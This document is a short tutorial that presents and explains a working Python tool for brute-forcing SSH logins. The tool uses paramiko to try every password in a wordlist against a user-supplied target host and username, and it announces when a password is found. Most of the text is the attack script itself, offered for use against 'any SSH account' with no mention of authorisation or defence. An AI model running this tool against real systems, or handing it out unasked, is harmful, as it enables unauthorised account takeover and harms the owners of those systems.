
SSH Brute forcer


This is a simple python program which can be used to brute force any SSH account by providing the host address, username and a wordlist contains password.



```
import paramiko , sys, os, socket, termcolor
from paramiko import ssh_exception


def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(host, port=22, username=username, password=password, auth_timeout=0.1)
    except paramiko.AuthenticationException:
        code = 1
    except socket.error as e:
        code = 2
    except socket.gaierror:
        code = 2
    except ssh_exception:
        code = 2

    ssh.close()
    return code
```

The modules used for this project are Os, Sys, Socket, Paramiko and Termcolor.

The function ssh_connect takes two arguments, password and code. Code is set to 0 by default for further purpose whereas the password is the actual password of the ssh account. This function returns the code value 0 unless there is a problem to connect to the account. If *there is any problem it returns the code value 1 and 2 according to the error encountered.*



```
host = input("[+] Target Address: ")
username = input("[+] Target Username: ")
worldlist = input("[+] Wordlist: ")
print('')
print(termcolor.colored(('-'*20), 'red'))
print(termcolor.colored(('|  SSH BRUTEFORCER  |'), 'green'))
print(termcolor.colored(('-'*20), 'red'))
print()
print("It might take a while to start, So sit back and relax..")
print()

if os.path.exists(worldlist) == False:
    print('[!!] The file/path does not exist')
    sys.exit(1)

with open(worldlist, 'r') as file:
    for line in file.readlines():
        password = line.strip()
        try:
            response = ssh_connect(password)
            if response == 0:
                state = "[+] Password Found "+password+" for the account "+username
                print(termcolor.colored((state),'green'))
                break
            elif response == 1:
                state = "[-] Incorrect Password "+password
                print(termcolor.colored((state), 'red'))
            elif response == 2:
                state = "'[!!] Cannot connect to the host'"
                print(termcolor.colored((state), 'blue'))
                sys.exit(1)
        except Exception as e:
            print(e)
            pass
```

Here, the programme asks the user to input the host address, username and the wordlist/path of the wordlist. If the information is given then, it checks whether the given information is correct, in this case it checks the existence of the wordlist. If the condition meets its requirements it loops through the world list by each line and the each word will be assigned to the password variable which will be passed to the function 'ssh_connect' as password.

If the return value of the function is 0, it means a valid password was found in the world list and the programme exits. If the value is 1, it means a valid password was not found in the given wordlist. If the *value is 2, it means there encountered an issue and could not connect to the network (If the host is down or username is not correct this might can happen).*

The module termcolor is used to make the programme more colourful and attractive.